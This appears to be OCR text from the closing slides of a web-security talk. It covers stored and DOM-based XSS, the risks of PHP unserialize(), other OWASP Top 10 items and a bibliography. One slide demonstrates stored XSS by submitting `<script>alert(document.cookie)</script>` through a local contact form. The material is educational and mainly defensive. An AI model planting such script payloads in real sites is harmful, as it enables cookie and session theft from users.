
STORE XSS (PERSISTENT, TYPE I)

- ▶ <http://localhost:8000/index.php?url=contact>
- ▶ some validation checking...
- ▶ message with `<script>alert(document.cookie)</script>`
- ▶ <http://localhost:8000/admin/> (good that we know the password already :))

`filter_input()` may be your new best friend!

DOM BASED XSS (TYPE 0)

- ▶ https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html



INSECURE DESERIALISATION

WHAT CAN GO WRONG?



PHP

Showing the top five matches Last indexed on 29 Jan

[illegible]

IF YOU REALLY NEED TO DO THAT...

- ▶ Your major concern: `unserialize()`
- ▶ Use JSONs and `json_decode()` + `json_encode()` if you need to pass serialised data

THE BEST SOLUTION

DON'T DO IT

THIS PRESENTATION IS TOO LONG A.K.A.

HONORABLE MENTIONS

BROKEN ACCESS CONTROLS

**USING COMPONENTS WITH
KNOWN VULNERABILITIES**

INSUFFICIENT LOGGING & MONITORING

“COMPANIES SPEND MILLIONS OF DOLLARS ON FIREWALLS, ENCRYPTION AND SECURE ACCESS DEVICES, AND IT’S MONEY WASTED; NONE OF THESE MEASURES ADDRESS THE WEAKEST LINK IN THE SECURITY CHAIN.”

Kevin Mitnick

USEFUL CONTENT / BIBLIOGRAPHY

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

<https://github.com/bkimminich/juice-shop>

<https://www.google.com/about/appsecurity/learning/xss/>

<https://www.slideshare.net/AndrewFreeborn/deserialization-with-the-javascript-for-the-lulz>

Mememes from all the Internet

THANK YOU!